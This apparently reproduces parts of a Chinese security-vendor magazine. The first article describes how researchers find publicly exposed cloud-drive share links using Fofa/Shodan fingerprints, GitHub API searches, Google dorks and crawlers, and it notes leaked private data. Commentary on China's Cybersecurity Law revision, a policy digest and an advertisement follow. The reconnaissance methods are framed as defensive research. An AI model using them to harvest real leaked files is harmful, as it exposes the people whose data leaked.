从上述内容不难看出，生成并分享一个公开的网盘链接是非常简单的操作。然而，正是这种便捷性导致了每天都有大量的网盘文件分享链接被生成并传播。如果这些链接未经过严格的访问控制，网盘数据外泄的问题将变得尤为严重。特别是当这些文件中包含敏感信息（如公民隐私数据、商业机密等）时，可能会导致隐私泄露、法律纠纷，甚至面临执法部门的追责。

如前文所述，通过在浏览器中输入正确的网盘分享链接，任何人都可以访问并获取网盘内的文件内容。因此，如何获取这些网盘链接成为一个关键问题。近期，笔者针对多种信息源渠道进行了相应研究与测试，包括测绘引擎、公共代码仓库、自建仓库以及 Google Hacking 等技术手段。测试结果表明，大量已存活的网盘分享链接被暴露在公网上，进一步证实了网盘数据外泄问题的普遍性和严重性。

注：文中案例相关操作均在实验环境中进行，相关技术仅供研究交流，请勿应用于未授权的渗透测试。

2.1 测绘引擎

开源情报（OSINT）领域，Shodan 和 Fofa 等测绘引擎常被用于查询现网存活的资产信息。本文以这两款主流测绘引擎为例，探讨如何通过指纹（如 icon_hash，title 等）来查询暴露的网盘链接。

图 7 通过 icon_hash 获取网盘资产信息

通过分析查询结果，我们可以从 Title 字段中识别出资产的类型。

图 8 Fofa Title 网盘统计

其中，占比最高的 Title 为“百度网盘 |Synology”，笔者推测这些资产可能与群晖科技与百度网盘合作的增值套餐有关 [11]。值得注意的是，这些资产大多为私有地址，进一步验证了其可能的企业或特定用户属性。由于其他 Title 对应的资产数量较少，笔者暂未对其进行深入分析。

类似地，Google Drive 的分享链接也可以通过特定的指纹进行定位，如使用“Location:https://drive.google.com/drive/folders/”作为查询条件。




图 9 shodan 查询 google drive 页面

虽然通过开源情报工具可以获取部分网盘分享链接，但由于时效性和数据更新频率的限制，这种方法在实际应用中可能并不高效。未来研究可以探索结合其他技术手段(如动态爬虫或 API 接口)来提高获取有效链接的成功率。

2.2 代码仓库

笔者也尝试了通过代码仓库获取网盘链接，这里我们主要介绍公共代码仓库爬虫和自建代码仓库发现两种方式。

2.2.1 公共代码仓库爬虫

项目开发过程中，开发者可能会无意中将网盘分享链接硬编码到代码中，并将代码上传至公共代码仓库 (如 Github、Gitlab、Gitee 等)，导致这些链接长期暴露在互联网中。针对这一问题，可以通过调用公共代码仓库的官方 restful API，结合网盘路径特征 (如第二节中介绍的分享链接格式) 进行内容检索，并利用正则表达式提取网盘分享链接。具体而言，可以针对 Github 的 Code、Commits、Issues、Repositories 等多个维度进行 API 检索。然而，由于不同公共代码仓库的检索机制存在差异，返回的结果数量也会有所不同。

图 10 公共代码仓库调用不同维度 API 返回的结果数

经过测试发现，通过公共代码仓库获取的网盘分享链接数量远高于通过测绘引擎得到的数量。这一现象间接反映了开发者将硬编码的网盘链接上传至公共代码仓库的普遍性和严重性。

图 11 笔者测试公开的网盘分享链接

2.2.2 自建代码仓库发现

由于笔者所在团队从事云上风险发现已有多年积累，针对已存在泄露风险的自建源码仓库中我们也进行了测试 (已得到监管机构相关授权)，结论也是发现了大量网盘分享链接，且数量很多。




图 12 已泄露的自建源码仓库文件中发现云盘链接截图

图 13 笔者测试已泄露的自建源码仓库文件中发现云盘链接

2.3 Google Hacking

Google Hacking 是一种利用搜索引擎的高级搜索语法来识别 Web 应用程序安全漏洞、收集目标信息、发现泄露敏感数据的错误消息以及定位包含凭据或其他敏感文件的强大技术。笔者通过这一技术，成功从公网中发现了大量暴露的网盘分享链接。

以百度网盘为例，通过使用“site:https://pan.baidu.com/s/”的搜索语法，可以获取到以“https://pan.baidu.com/s/”为前缀的 URL，从而定位暴露在公网上的百度网盘分享链接。随后，通过爬虫技术对这些链接进行批量收集和整理，能够显著提高信息收集的效率。

图 14 duckduckgo 发现的百度云盘链接

在获取到网盘分享链接后，下一步需要验证这些链接是否为公开可访问的网盘资源。笔者通过分析具体页面的响应内容，结合网页的 Title 以及请求响应中的特征信息 (如状态码、页面结构等)，对链接的有效性进行了筛选和验证。经过测试，成功获取了大量公开的网盘访问链接。

图 15 通过爬虫测试发现的网盘链接及内容

3. 网盘内敏感信息发现

正常情况下，网盘分享链接被配置为公开可访问前提是所有者期望对方能去访问这些信息且是不包含敏感信息的，但经笔者测试发现，事实上仍然存在较多的敏感信息被泄露，例如，2024 年 11 月，由绿盟科技创新研究院发现美国一所中小学使用的 Google Drive 存在访问配置错误，导致该校的审计财务报表、预算报表、支出报表、教师雇佣合同等敏感信息泄露 [7]。




图 16 疑似 Google Drive 隐私信息泄露截图




图 17 疑似印度公民隐私信息泄露截图

4. 总结

鉴于以上分析内容，人为配置错误导致的网盘数据泄露事件是真实存在并时刻在发生，作为安全从业人员，建议相应的防护策略从两方面出发，一方面加强安全意识，非必要情况下尽量在分享链接时避免设置公开访问选项，且有效时长给予较短时间；另一方面使用云上风险监测服务，当发生网盘数据泄露告警时，及时进行权限配置更改避免敏感数据外泄。

Fusion 是由绿盟科技创新研究院研发的一款面向数据泄露测绘的创新产品，集探测、识别、泄露数据侦察于一体，针对互联网中暴露的泛云组件进行测绘，识别组件关联的组织机构和组件风险的影响面，实现自动化的资产探测、风险发现、泄露数据分析、责任主体识别、数据泄露侦察全生命周期流程。

图 18 Fusion 能力全景图

Fusion 的云上风险事件发现组件具有如下主要特色能力。

资产扫描探测：通过多个分布式节点对目标网段 / 资产进行分布式扫描探测，同时获取外部平台相关资产进行融合，利用本地指纹知识库标记，实现目标区域云上资产探测与指纹标记。

资产风险发现：通过分布式任务管理机制对目标资产进行静态版本匹配和动态 PoC 验证的方式，实现快速获取目标资产的脆弱性暴露情况。

风险资产组织定位：利用网络资产信息定位其所属地区、行业以及责任主体，进而挖掘主体间存在的隐藏供应链关系及相关风险。

资产泄露数据分析：针对不同组件资产的泄露文件，结合大模型相关技术对泄露数据进行分析与挖掘，实现目标资产的敏感信息获取。

最后，对本文感兴趣的读者，欢迎关注我们的最新动态与研究成果。本文也难免有错误，如有发现欢迎批评指正。

参考文献

[1] https://www.verizon.com/business/resources/reports/dbir/ .

[2]https://puming.zone/post/2024-08-27-2024-verizon-dbir%E8%A7%A3%E8%AF%BB-%E6%95%B0%E6%8D%AE%E6%B3%84%E9%9C%B2%E8%BD%AC%E5%90%91%E8%BF%9E%E6%8E%A5%E4%BA%91%E7%9A%84%E7%AC%AC%E4%B8%89%E6%96%B9%E8%BD%AF%E4%BB%B6%E4%BE%9B%E5%BA%94%E9%93%BE/.

[3]《2023 公有云安全风险分析报告》https://book.yunzhan365.com/tkgd/qdvx/mobile/index.html .

[4]《2024 上半年全球云上数据泄露风险分析报告》https://book.yunzhan365.com/tkgd/cltc/mobile/index.html .

[5] 全球云上数据泄露风险分析简报（第一期）https://book.yunzhan365.com/tkgd/sash/mobile/index.html .

[6] 全球云上数据泄露风险分析简报（第二期）https://book.yunzhan365.com/tkgd/bxgy/mobile/index.html .

[7] 全球云上数据泄露风险分析简报（第三期）https://book.yunzhan365.com/tkgd/xyih/mobile/index.html.

[8] https://mp.weixin.qq.com/s/N5f9hqg3swg1CFhXTZMtLQ

[9]https://mp.weixin.qq.com/s?__biz=MzI2NDEzMzY1Mg==&mid=2652578906&idx=2&sn=a564ba108338a5aeb8e937edcbf3cc4c.

[10] https://www.163.com/dy/article/INH2423405128DFG.html

[11] https://www.synology.com/zh-tw/dsm/packages/baiduapp.

[12] https://support.google.com/drive/answer/2494822?hl=zh-Hans&sjid=15617540479346960914-NA.

[13] https://eyun.baidu.com/content/115233/ .

《网络安全法（修正草案再次征求意见稿）》解读：以“四大导向”推进网安法治现代化

绿盟科技 总工办 林涛

摘要：《网络安全法（修正草案再次征求意见稿）》旨在提升网络安全法治现代化水平，针对网络安全法律体系的不断完善进行修订。本次修订注重强化执法严肃性、分级处罚、合规责任体系的完善以及鼓励违法者主动补救。修订草案将有助于推动网络安全行业合规性和市场需求的增长，并进一步加强对违法行为的处罚力度，同时增强对网络产品和服务使用合规的监管力度。

关键词：网络安全法 合规责任 执法严肃性 分级处罚

近日，国家互联网信息办公室发布了《中华人民共和国网络安全法（修正草案再次征求意见稿）》（以下简称《修正草案再次征求意见稿》），引起社会的广泛关注和热议。《中华人民共和国网络安全法》（以下简称《网络安全法》）作为网络安全领域的基本法，于 2017 年 6 月施行。随着社会网络安全需求的不断增长及网络安全法律体系完善发展的内在要求，该法也再次迎来修订的契机。本文结合对本次修订意见的学习，简要分析如下。

1. 修订历程简要回顾

《网络安全法》施行至今，共进行了两次修订征求意见。

（一）第一次修订征求意见

2022 年 9 月，国家互联网信息办公室会同相关部门起草并发布了《关于修改〈网络安全法〉的决定（征求意见稿）》，开启了对《网络安全法》的修订完善历程。

第一次修订时，主要基于两个背景。

一是做好《网络安全法》与相关法律的衔接协调，完善法律责任制度。此时的法律衔接，主要是指《网络安全法》颁行后，国家出台的多部重磅网络安全相关法律，主要包括《中华人民共和国数据安全法》《中华人民共和国个人信息保护法》等。保持不同法律之间的协同，是网络安全法修订的主要动因之一。

二是保护个人、组织在网络空间的合法权益，维护国家安全和公共利益。随着数字化发展的深入，个人、组织乃至国家面临的网络安全风险和威胁形势也日益严峻。近年来除了常规的网络风险因素之外，以勒索软件、供应链攻击、基于 AI 技术的攻击等为典型代表的网络安全威胁日益增多。通过修订法律以强化法律责任机制和合规要求，无疑是加强对网络安全合法权益保护的有效途径之一。

（二）第二次修订征求意见

2025 年 3 月，国家互联网信息办公室发布了会同相关部门进一步研究起草的《修正草案再次征求意见稿》。

结合通知内容，有三个重要问题需特别留意。

一是关于第一次修订征求意见的结果。按照《全国人大常委会 2024 年度立法工作计划》，“网络安全法（修改）”位列 23 项“初次审议的法律案”之中，而时至今日未有正式消息表明其已修订通过并颁布实施。这或许也是第二次修订征求意见稿出台的重要原因。

二是法律修订的时限。《通知》阐明了法律衔接和保护权益两个修订工作目标之外，还补充了一条工作依据即《十四届全国人大常委会立法规划》。根据该项立法规划，“网络安全法（修改）”位列“条件比较成熟、任期内拟提请审议的法律草案（79 件）”之中，可见网络安全法的修订工作正常情况下应当在十四届全国人大任期结束前，即 2028 年 3 月之前提请审议。

三是征求意见时间比上次更长。与第一次征求意见相比，本次征求意见的时间为 30 个自然日（2025 年 3 月 28 日 -4 月 27 日），明显长于上次的 15 个自然日（2022 年 9 月 14 日 -9 月 29 日）。这也在一定程度上反映了主管部门对本次征求意见充分性所作的预期考量。

2. 内容比较

通过比较《网络安全法》和《修正草案再次征求意见稿》，我们可以发现：除了对于同类违法行为处罚条款的合并、提升措辞准确性、调整法条序号等行文方面的修改之外，对实质内容方面的修订充分反映了本次法律修订重要导向。以下分析概括为 4 个方面。

导向一：强化执法严肃性

一是提升了对相关违法行为的处罚力度。主要体现在《修正草案再次征求意见稿》第一条和第五条，对于网络运营者、关键信息基础设施运营者违反网络安全保护和网络安全管理义务的行为，提高了罚款处罚额度。

二是增加处罚裁量选项。主要体现在《修正草案再次征求意见稿》第一条和第五条，对于网络运营者、关键信息基础设施运营者违反网络安全保护和网络安全管理义务的行为，在给予警告等处罚的同时，还“可以处”一定金额的罚款。赋予执法部门根据违法行为具体情况做出并行处罚的裁量权。

导向二：强化分级处罚

主要体现为增加了加重处罚的情节。《修正草案再次征求意见稿》第一条、第三条、第五条，对于网络运营者、关键信息基础设施运营者违反网络安全保护和网络安全管理等义务的行为，增设

了造成“严重危害网络安全后果”、“造成特别严重影响、特别严重后果”等加重处罚情节，体现了对违法行为按照所产生的后果进行分级处罚的思路。

导向三：完善产品服务使用合规责任体系

主要体现在增加了对网络产品服务使用合规的责任和处罚规定。《修正草案再次征求意见稿》第二条，增加对使用不合规网络产品和服务等行为的处罚规定。从而将涉及网络产品、服务的合规使用要求与相应法律责任直接挂钩衔接，无疑将进一步增强对产品服务合规使用日常监管的执法力度。

导向四：鼓励违法者主动采取补救措施

体现在增加了对违法者主动改正行为的鼓励条款。《修正草案再次征求意见稿》第七条，明确将网络运营者“主动消除或者减轻违法行为危害后果、违法行为轻微并及时改正且没有造成危害后果或者初次违法且危害后果轻微并及时改正”等 3 种情况，作为从轻、减轻或者不予行政处罚的情形。而这 3 种情形都以行为人主动采取一定补救或改正措施为必要条件，这也是本次法律修订的一个重要特点。

3. 思考和影响

（一）完善思考和建议

《修正草案再次征求意见稿》目前正在征求意见阶段，对于其内容的完善有以下粗浅思考。

一是停止损害的前置性问题。《修正草案再次征求意见稿》第四条规定了对关基运营者使用违规产品的处罚方式，包括责令改正、消除影响和罚款三种形式。与原法律条文相比，不再采用“责令停止使用”的表述。这从修改内容来看，或许“责令限期改正”也可作包含了“责令停止使用”含义的理解。但在实际操作中，“责令停止使用”等停止损害措施作为及时止损的有效方式，有其存在的现实意义，是有必要在规定中明确提出，值得商榷。

二是消除影响的范围问题。《修正草案再次征求意见稿》第四条对于消除影响的规定为“消除对国家安全的影响”，结合本条关基运营者使用违规产品的行为来看，其潜在的影响除了国家安全，

可能还有对系统正常运行、相关经济社会利益的损害等多个方面。是否扩充消除影响的范围和种类，可能也有必要进一步研究。

三是处罚原则的一致性问题。《修正草案再次征求意见稿》第六条为转致性规定，其将个人信息保护、数据安全等违法行为的处罚明确转致适用《数据安全法》、《个人信息保护法》等有关法律的罚则规定。但目前后者对于此处涉及的违法行为处罚，并未细化、也未规定诸如“可以并处一定罚款”等威慑性的可裁量处罚方式。因此，本条内容转致适用后，可能带来不同法律之间处罚导向不尽一致的问题。如何体现法律之间处罚原则和导向保持协调一致，或需统筹考虑。

（二）行业影响观察

《修正草案再次征求意见稿》体现了宽严相济、加重对违法行为处罚、完善相关罚则体系等重要特点导向。或将对网络安全行业产生至少两个方面的切实影响。

一方面，对违规行为加大处罚力度，进一步强化了法律要求的合规威慑，促使以网络运营者为主的各类主体严格履行法律义务。这对于网络安全运行合规咨询、网络安全监测和审计、个人信息和重要数据保护等无疑将带来综合促进。

另一方面，对于法律责任的补充，尤其是对使用合规网络产品和服务等责任的规定，对于相关网络产品认证服务、数据产品认证服务、网络和数据产品设备采购等业务或将带来明显的提振。

4. 小结

《网络安全法》是奠定我国网络安全管理制度基础性法律，其发挥着开先河、集大成、定框架的重要作用。如何完善发展立法，构建符合数字中国时代特征、满足中国式现代化发展要求的网络安全法律制度体系，事关经济社会发展的各个领域，需要产、学、研、用各领域集思广益，发挥集体智慧。绿盟科技一向重视深入学习研究国家网络安全法规政策，并认真将相关要求贯彻到技术创新和业务发展的全过程，努力发扬绿盟科技“专攻术业、成就所托”的宗旨愿景，持续为国家网络安全体系和能力的提升贡献力量。

网络安全政策导读（2024年12月—2025年3月）

绿盟科技 总体技术部 林涛

栏目说明：

本专栏基于绿盟科技政策研究团队在网络安全政策法规方面的日常跟踪，筛选国内外当期热点政策法规文件，并重点结合网络安全产业发展，对其内容和影响等进行简要分析。本期研究的国内外政策法规的发布时间范围为 2024 年 12 月—2025 年 3 月。

更多内容敬请关注微信公众号：“网络安全罗盘”和“绿盟科技”。

1. 国内篇

1.1《中共中央办公厅 国务院办公厅关于加快建设统一开放的交通运输市场的意见》（以下简称《意见》）发布

【内容概述】12 月 12 日中共中央办公厅、国务院办公厅发布。《意见》旨在通过深化铁路、公路、水路、民航、邮政等行业的体制机制改革，构建统一开放、竞争有序的交通运输市场，支撑经济社会高质量发展。文件强调完善综合交通管理机制，推进跨区域、跨方式协同发展，健全法律法规和标准体系，改革自然垄断环节，促进多式联运，推动绿色智慧转型，并强化安全应急管理。特别重视数据安全，提出建立健全全流程的数据安全管理制度，强化网络安全、数据安全和个人信息保护，定期开展安全排查和风险评估。依托全国一体化大数据中心等平台，推动数据共享交换，确保数据的安全可控与有效利用，为交通运输市场的健康发展提供坚实支撑。

【绿盟观点】

《意见》是建设全国统一大市场战略的重要组成部分。

中央在 2022 年 3 月颁布了《中共中央 国务院关于加快建设全国统一大市场的意见》，提出了包括市场规则、市场设施、资源要素、商品服务、监督管理在内的重点任务要求，全面启动了全国统一大市场建设工作。此后，围绕各项重点任务的落实，有关部门先后出台了多部专项落实政策，如《关于构建数据基础制度更好发挥数据要素作用的意见》《关于严格执行招标投标法规制度进一步规范招标投标主体行为的若干意见》《跨境服务贸易特别管理措施（负面清单）》（2024 年版），等等。而本次发布的《意见》，则可视为交通运输行业推进建设统一市场工作的总体性政策文件。

《意见》的发布具有三方面重要看点。

一是从定位来看，《意见》应为国内首个纵向、行业性的统一市场建设总体政策。此前国家发布的系列落实政策，则均是针对某一横向工作领域的专项政策。

二是《意见》对于统一市场制度既承续深化，又有发展创新。在承续深化方面，主要体现在《意见》遵循国家统一大市场战略框架基本要求和安排，从制度、要素、监管等主要方面作为切入点，推进交通运输统一市场建设工作；在发展创新方面，主要体现在《意见》将推进行业统一市场建设与推进交通运输重点领域改革相结合，并将改革作为各项工作之首，以行业统一市场建设为契机，全面深化行业机制健全完善。

三是《意见》对数据要素制度进行了细化创新。在数据要素建设方面，提出构建综合交通大数据中心体系、加快建设国家综合交通运输信息平台；在数据资源开发利用方面，推动综合交通运输政务数据共享交换、综合开发和智能应用；在数据基础制度方面，推进数据分类分级管理，编制行业重要数据目录，并特别强调要建立健全全流程数据安全管理制度、开展安全排查和风险评估。

后续的两个关注点。

一是横向区域市场和纵向行业市场的关联衔接，尤其是行业市场与以自贸区等为代表的国家重大战略发展区域之间的关联，如行业统一市场的要求哪些能在这些战略发展区域实施、战略发展区域自身有何特殊制度要求等，都需要格外注意区分理解。

二是数据安全和网络安全将依托数据要素机制建设的载体，持续成为行业统一市场乃至全国统一市场建设的重要增长点，而对于行业数据安全需求与传统网络安全、通用数据安全区别的认识理解程度，或将成为影响安全厂商服务能力和市场参与度的关键因素之一。

1.2 工业和信息化部成立人工智能标准化技术委员会

【内容概述】12 月 13 日工业和信息化部发布。工信部成立部人工智能标准化技术委员会，编号为 MIIT/TC1，主要负责人工智能评估测试、运营运维、数据集、基础硬件、软件平台、大模型、应用成熟度、应用开发管理、人工智能风险等领域行业标准制修订工作。

【绿盟观点】

工信部人工智能标准化技术委员会于 2024 年 7 月公示筹建方案、9 月公示委员会名单，此次获得批准成立，使其成为工信部设立的首个部属标准化技术委员会。从编号和名称不难看出，该标委会不同于全国性标准化技术委员会（隶属于国家市场监管总局管理），其隶属于工信部管理，且业务范围主要是工业和信息化领域行业标准的制修订及相关工作。

2023 年工业和信息化部颁布了《工业和信息化部专业标准化技术委员会管理办法》，主要目的在于解决所面临的“现有全国标委会不能完全满足工业和信息化领域行业标准制修订需求”迫切问题。目前，除了人工智能标委会，工信部还有物联网、车联网、科技服务、制造业中试、脑机接口、信息技术与电子产品用户体验等多个部属标委会已公布筹建方案（详见下表）。

工业和信息化部标准化技术委员会一览表（截至2024.12）

序号	委员会名称	依托单位	编号	主要职责
1	人工智能标准化技术委员会	中国信息通信研究院	MIIT/TC1	负责人工智能评估测试、运营运维、数据集、基础硬件、软件平台、大模型、应用成熟度、应用开发管理、人工智能风险等领域行业标准的制修订工作。
2	车联网标准化技术委员会	中国信息通信研究院	-	制订车联网的发展规划、政策及措施；参与编写《国家车联网标准体系建设指南》；牵头完成LTE-V2X系列车联网标准的研制工作；建立行业预先的测试验证能力和公共服务平台。
3	物联网标准化技术委员会	中国电子技术标准化研究院	-	推动物联网技术标准的制定和推广；确保与国家和国标标准的协调一致；加速科技创新成果转化为行业标准；强化与国内外标准化组织的沟通合作。
4	科技服务业标准化技术委员会	工业和信息化部火炬高技术产业开发中心	-	完善标准化路线图，加快科技服务业标准的研究与制定；强化标准的宣传推广；优化组织结构，规范服务内容；提高标准的实际应用效果。
6	脑机接口标准化技术委员会（筹建中）	具体依托单位尚未公开	-	推动脑机接口领域的标准化工作；制定和完善脑机接口相关的技术标准、测试方法和应用规范；支持科研、临床应用和商业化进程。
7	信息技术与电子产品用户体验标准化技术委员会	中国电子技术标准化研究院	-	负责信息技术与电子产品用户体验领域的标准化工作；制定和完善用户体验相关标准，提升产品质量和用户满意度，促进技术创新和产业发展。
8	制造业中试标准化技术委员会	中国机械工业联合会等	-	负责制造业中试阶段的标准化工作；制定和完善中试相关标准，规范中试流程和技术要求；促进科技成果向产业化转化，提升制造业的整体水平和竞争力。

（来源：绿盟科技根据工信部网站信息整理）

此类标准化机构的成立，无疑会进一步拓展行业单位参与标准化工作的渠道，将有助于提升行业标准制修订相关工作的科学性和规范性。

1.3《国家数据基础设施建设指引》（以下简称《指引》）发布

【内容概述】2025 年 1 月 6 日国家发展改革委、国家数据局、工业和信息化部联合发布。《指引》阐述了国家数据基础设施概念内涵、发展愿景、总体功能、总体架构，从数据流通利用、算力底座、网络支撑、安全防护四个方面指明具体建设方向。其中，数据流通利用设施方面，分别建设数据流通利用设施底座、数据高效供给体系、数据可信流通体系、数据便捷交付体系等。算力底座方面，将重点推进算力资源科学布局；东中西部算力协同；算力与数据、算法创新融合；算力发展与安全保障协同。网络支撑方面，主要围绕建设高速数据传输网和推动传统网络设施优化升级展开。安全防护方面，分别面向国家数据基础设施安全保障和数据流通利用安全保障，提出了方向指引。

【绿盟观点】

新年伊始，国家数据局继续加速出台专项政策文件。2024 年底以来，国家数据局已先后发布了《关于促进数据产业高质量发展的指导意见》《关于促进企业数据资源开发利用的意见》《可信数据空间发展行动计划（2024—2028 年）》等文件。这些专项政策的密集出台，是国家进一步加速构建数据基础制度体系的明确信号。

整体来看，《指引》有四大重要看点。

一是对数据基础设施的建设目标进行了细化。可简称为“五年规划，三步走目标”，即第一步到 2026 年，确定建设的技术路线和实践路径；第二步是到 2028 年，建成覆盖大中城市的数据基础设施；第三步是到 2029 年，建成数据基础设施主体结构、基本格局及配套服务体系和管理机制。

二是明确了数据流通基础设施的重要地位。一方面，《建设指引》重申了数据基础设施的四种能力，分别对应流通、算力、网络、安全四类基础设施类型。但表述的顺序发生调整，将流通置于首位。也反映了促进数据流通对于整个数据要素工作的重要意义。另一方面，从《指引》所提出的技术架构和构成来看，“数据流通利用基础设施”发挥承上启下的中台作用，处于架构的核心；且从该文件附件定义的关键新名词来看，也都与数据流通设施密切关联。

三是首提并强调数据基础设施的主体属性。此前的政策文件对于数据基础设施的提法，基本是从功能角度界定为算力、网络、流通、安全四类；而此次则是从主体角度，界定了企业、行业、区域、国家数据基础设施四类，并对各类基础设施的类型、建设内容做出了部署。这种界定，也从一个侧面体现出《指引》从实施角度更强调可操作性的思路演变。

四是一个重要变化。《指引》的一个重要变化就是将此前对数据安全基础设施的具体构成要素进行了调整，将隐私保护计算调整为数据流通基础设施的范畴。这种理论体系上的划分调整，或许对后续建设实施、服务保障、监管职责等都带来某些重要影响。

2. 国外篇

2.1 欧盟发布《欧盟网络安全状况报告》（2024 Report On The State Of Cybersecurity In The Union）

【内容概述】2024 年 12 月 4 日欧盟网络安全局发布。《报告》概述了欧洲网络安全成熟度现状，并对欧洲各国的网络安全能力进行了评估，主要结论包括：一是欧盟网络安全威胁程度等级高，网络攻击明显升级，攻击的种类、数量及后果均创新高。二是欧盟网络安全成熟度差异大，部分国家已经成功制定了第三代网络安全战略，而其他国家仍在实施较为基础的第一代计划。三是拒绝服务攻击（DoS/DDoS/RDoS）和勒索软件攻击仍然是欧盟最主要的威胁形式。公共管理部门、交通运输和金融业是受攻击最多的行业领域。《报告》提出了四大优先领域和六项政策建议。

【绿盟观点】

《报告》系统性地评估了欧盟在网络安全领域的成熟度、能力及战略实施情况，是欧盟网络安全局根据 NIS2（《关于全欧盟网络安全高通用水平措施的指令》）发布的首份网络安全报告。其数据来源包括欧盟网络安全指数、NIS 投资报告系列、Foresight 2030 和 ENISA 威胁形势报告等。

《报告》指出勒索软件成为对欧盟成员国威胁最大的网络安全风险，并呈现新的三大发展趋势。一是从加密到数据泄露转变；二是中小企业日益成为更有吸引力的网络犯罪目标；三是双重勒索成为成熟勒索软件组织的常态。

《报告》基于《关于在欧盟全境实现高度统一网络安全措施的指令》（NIS2 Directive）等政策构建的欧盟网络安全框架，提出了网络安全的四大优先领域和六项政策建议。四大优先领域为：政策实施、网络危机管理、供应链安全、网络安全技能。六项政策举措建议包括：加强对统一实施的技术和财政支持、修订欧盟应对大规模网络事件的蓝图、加强欧盟网络安全技能和培训的共

同方法、加强供应链安全协调、强化网络安全应急机制、协调全国形成高水平网络安全意识和网络卫生，同时还提出需要对人工智能 (AI) 和后量子密码学等新兴技术领域予以重点关注。

2.2 美国发布《关于〈实施云服务的安全实践〉的约束性指令》(BOD 25-01: Implementation Guidance for Implementing Secure Practices for Cloud Services)

【内容概述】2024 年 12 月 17 日美国网络安全和基础设施安全局发布。《指令》要求联邦民事机构必须实施云环境安全配置基线 (SCB)，部署 CISA 开发的自动化配置评估工具，并与在线监控平台集成，修正与安全配置基线的偏差，以减少联邦机构网络系统的攻击暴露面。联邦机构必须在规定时间内确定云租户、部署评估工具、实施强制性 SCB 政策，并持续监控新的云租户。

【绿盟观点】

2021 年 5 月 12 日，美国总统拜登签署第 14028 号行政令《改善国家网络安全》，要求联邦民事机构制订计划加快安全云业务应用，改善软件供应链安全。为更好执行行政令要求，2022 年 4 月 19 日，美国网络安全与基础设施安全局启动安全云业务应用程序 (Secure Cloud Business Applications，SCuBA) 项目，旨在开发一致、有效、现代和可管理的安全配置，保护存储在云环境中的机构信息资产。此后，持续发布《云服务用例指南》等，推出 Microsoft 365 的安全配置基线 (SCB) 定稿等，加强与各机构、组织和云服务提供商的合作，推动云安全技术和零信任架构落地执行。

《指令》要求各联邦机构识别其所有云实例并实施评估，同时确保其云环境与网络安全局的安全云业务应用程序项目 (SCuBA) 配置基线保持一致。其主要内容包括：一是明确适用范围，BOD 25-01 适用于所有生产或运营云租户 (或作为联邦信息系统运行)，这些租户拥有 CISA 发布的最终 SCuBA 安全配置基线。二是明确安全配置基线 (SCB) 要求，包括部署 CISA 开发的自动配置评估工具、持续监控新云租户等。《指令》跟踪整个机构范围内所有租户的指令实施进展和持续遵守情况，补充现有的联邦云安全资源，增强联邦政府抵御能力。

低空经济启航 安全体系护航

低空经济网络安全体系化研究报告

THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，
为政府、金融、运营商、能源、交通、科教文卫等行业用户和各类型企业用户，
提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。
在这些巨人的后面，他们是备受信赖的专家。

客户支持热线：400-818-6868

NSFOCUS 绿盟科技